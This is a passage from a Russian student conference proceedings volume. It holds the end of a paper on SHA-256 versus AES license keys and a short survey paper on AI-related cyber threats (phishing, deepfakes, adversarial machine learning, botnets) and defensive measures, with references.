


Рисунок 2 – график зависимости времени проверки на валидность от количества ключей

Если нужно большое количество ключей, то уместнее использовать алгоритм SHA-256 – с его помощью ключи генерируются и проверяются быстрее, а также меньше нагружается оборудование.

Если же требуется высокий уровень защиты при сравнительно небольшом наборе ключей, то лучшим выбором будет использование алгоритма AES.

Список литературы

1. Горбачев А.Ю., Гулякин Д.В. Риски, связанные с использованием нелицензионного программного обеспечения [Электронный ресурс]. – URL: <https://doicodex.ru/doifile/lj/69/lj-01-2021-05.pdf/> (дата обращения 18.11.2024).
2. Гниденко И.Г., Гниденко А.С., Мердина О.Д. Методы защиты программного обеспечения от несанкционированного использования // Перспективы развития науки и образования. Сборник научных трудов по материалам Международной научно-практической конференции 29 ноября 2013 г. В 7 частях. Том Часть IV. ООО «АР-Консалт». 2013 [Электронный ресурс]. – URL: <https://www.elibrary.ru/item.asp?id=24291572> (дата обращения 18.11.2024)
3. Алферов А.П., Зубов А.Ю., Кузьмин А.С., Черемушкин А.В. Основы криптографии. Учебное пособие, 2-е изд. –М: Гелиос АРВ, 2002. – 480 с.

Научный руководитель – к.ф.-м.н., Рейн Т.С., Кемеровский государственный университет

УДК 004.056

ИНФОРМАЦИОННЫЕ АТАКИ НА СОВРЕМЕННЫЕ СИСТЕМЫ ИИ: ТИПЫ УГРОЗ И МЕТОДЫ ЗАЩИТЫ

Юдаев.Н.В.

ФГБОУ ВО «Кемеровский государственный университет»

yudaevnikita@mail.ru

Аннотация. Рассматриваются современные типы информационных атак на системы искусственного интеллекта, основные угрозы, связанные с использованием ИИ в кибербезопасности, приводятся эффективные методы защиты. Особое внимание уделяется атакам на модели машинного обучения, автоматизации вредоносных действий и социально-инженерным угрозам.

Ключевые слова: информационные атаки, искусственный интеллект, кибербезопасность, машинное обучение, дипфейк, фишинг, методы защиты

Современные системы искусственного интеллекта (ИИ) становятся неотъемлемой частью цифровой инфраструктуры, что приводит к появлению новых векторов атак и угроз для информационной безопасности. Развитие технологий ИИ позволяет злоумышленникам автоматизировать атаки, создавать более сложные вредоносные программы и использовать социальную инженерию на новом уровне [1]. В результате, традиционные методы защиты становятся недостаточными, а кибербезопасность требует внедрения инновационных подходов.

Типы угроз для систем ИИ

1. Фишинговые атаки и дипфейки. ИИ позволяет создавать персонализированные фишинговые сообщения, которые трудно отличить от легитимных писем. Это затрудняет их обнаружение и увеличивает вероятность успешного обмана пользователей. Генерация дипфейков — фальшивых аудио- и видеозаписей — используется для обмана сотрудников и получения доступа к конфиденциальной информации. По оценкам экспертов, ущерб от дипфейков в 2024 году может превысить триллион долларов [2].

2. Автоматизация вредоносных программ. ИИ применяется для генерации и модификации вредоносного кода, который способен обходить традиционные средства защиты. Такие программы могут адаптироваться к изменениям в инфраструктуре жертвы, что затрудняет их обнаружение и нейтрализацию. Это делает атаки более сложными для обнаружения и нейтрализации, и такие угрозы становятся все более актуальными [3].

3. Атаки на модели машинного обучения. Злоумышленники используют методы adversarial machine learning, включая атаки уклонения (evasion), отравления (poisoning) и извлечения (extraction):

- Атаки уклонения направлены на введение модели в заблуждение с помощью специально подготовленных данных;
- Атаки отравления осуществляются на этапе обучения, когда в тренировочный набор данных внедряются вредоносные элементы, что приводит к снижению точности модели;
- Атаки извлечения позволяют злоумышленникам реконструировать модель или получить доступ к обучающим данным [2, 4].

Такие атаки становятся все более распространенными. Это подрывает доверие к системам ИИ и может привести к серьезным последствиям.

4. Взлом паролей и атаки на цифровые идентичности. ИИ-агенты способны автоматизировать подбор учетных данных и масштабировать атаки на различные сервисы, что особенно опасно в условиях децентрализации корпоративных систем. Это увеличивает

риск несанкционированного доступа к конфиденциальной информации и также отмечается, что такие угрозы становятся все более актуальными [5].

5. DDoS-атаки и ботнеты на базе ИИ. ИИ позволяет создавать и управлять ботнетами, которые могут проводить масштабные DDoS-атаки, анализировать работу сети и адаптироваться к защитным мерам в реальном времени [6]. Это делает такие атаки более эффективными и сложными для предотвращения и такие угрозы становятся все более распространенными.

Методы защиты от информационных атак на ИИ

1. Комплексная архитектура кибербезопасности. Внедрение многоуровневых систем защиты, включающих мониторинг сетевого трафика, анализ поведения пользователей и автоматическое реагирование на инциденты с использованием ИИ [3,7].

2. Обучение персонала и повышение осведомленности. Регулярное проведение тренингов по кибербезопасности, моделирование фишинговых атак и информирование сотрудников о новых угрозах [1].

3. Защита обучающих данных и моделей. Использование методов валидации данных, контроль доступа к обучающим наборам, внедрение механизмов обнаружения атак отравления и уклонения [2,4].

4. Аутентификация и управление доступом. Применение многофакторной аутентификации, регулярная смена паролей, ограничение прав доступа и мониторинг подозрительных попыток входа в систему [5].

5. Использование ИИ для защиты. Разработка и внедрение систем обнаружения и предотвращения вторжений (IDS/IPS) на базе ИИ, которые способны выявлять аномалии и реагировать на новые типы атак в режиме реального времени [7,6].

6. Обновление и тестирование систем. Постоянное обновление программного обеспечения, проведение аудитов безопасности и тестирование на проникновение позволяют своевременно выявлять и устранять уязвимости [3].

Заключение

Информационные атаки на системы искусственного интеллекта становятся все более изощренными и масштабными. Для эффективной защиты необходим комплексный подход, сочетающий технические, организационные и образовательные меры. Только постоянное развитие методов защиты и внедрение инновационных технологий позволит минимизировать риски и обеспечить устойчивость современных ИИ-систем к новым угрозам.

Список литературы

1. Киберугрозы нового поколения: как ИИ меняет облик цифровых атак // Mobilis. 2025. 27 марта. URL: <https://www.mobilis.ru/news/kiberugrozy-novogo-pokoleniya-kak-ii-menyaet-oblik-tsifrovyykh-atak/> (дата обращения: 13.04.2025). - Текст: электронный.
2. Скайнет атакует: какие новые киберугрозы несет искусственный интеллект // ИТ-Экспертиза. 2024. 17 сентября. URL: <https://it-expertise.ru/blog/records/skaynet-atakuet-kakie-novye-kiberugrozy-neset-iskusstvennyy-intellekt/> (дата обращения: 13.04.2025). - Текст: электронный.
3. Атаки на основе искусственного интеллекта: новые вызовы для кибербезопасности // WEZOM. 2024. 13 сентября. URL: <https://wezom.com.ua/blog/ataki-na-osnove-iskusstvennogo-intellekta-novye-vyzovy-dlya-kiberbezopasnosti> (дата обращения: 12.04.2025). - Текст: электронный.
4. Искусственный интеллект в кибератаках // Positive Technologies. 2024. 27 ноября. URL: <https://securitymedia.org/news/positive-technologies-khakery-sposobny-ispolzovat-ii-bolee-chem-v-polovine-tekhnik-kiberatak.html> (дата обращения: 11.04.2025). - Текст: электронный.

5. Риски ИИ и кибербезопасности // Malwarebytes. 2024. URL: <https://www.malwarebytes.com/ru/cybersecurity/basics/risks-of-ai-in-cyber-security> (дата обращения: 11.04.2025). - Текст: электронный.
6. Как ИИ-агенты меняют атаки с украденными учётными данными // Habr. 2025. 19 марта. URL: <https://habr.com/ru/companies/otus/articles/892240/> (дата обращения: 11.04.2025). - Текст: электронный.
7. Тёмная сторона искусственного интеллекта: угрозы и защита // Anti-Malware. 2024. 10 июня. URL: https://www.anti-malware.ru/analytics/Threats_Analysis/AI-Darkside-Threats-and-Protection (дата обращения: 11.04.2025). - Текст: электронный.

Научный руководитель: канд. техн. наук, Колесникова Т.Г., ФГБОУ ВО «Кемеровский государственный университет»

Научное издание

**ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ
ИССЛЕДОВАНИЯ В ИНФОРМАТИКЕ
И ЦИФРОВИЗАЦИИ**

Материалы симпозиума в рамках
XX (LII) Международной научной конференции студентов,
аспирантов и молодых ученых «Образование, наука, инновации:
вклад молодых исследователей», посвященной 80-й годовщине
Победы в Великой Отечественной войне
(24 апреля 2025)

Выпуск 26

16 +

Материалы печатаются в авторской редакции

Подписано к использованию 24.06.2025.

Объем 4,01 Мб. Заказ № 80. Тираж 9 экз.

КемГУ, 650000, г. Кемерово, ул. Красная, 6.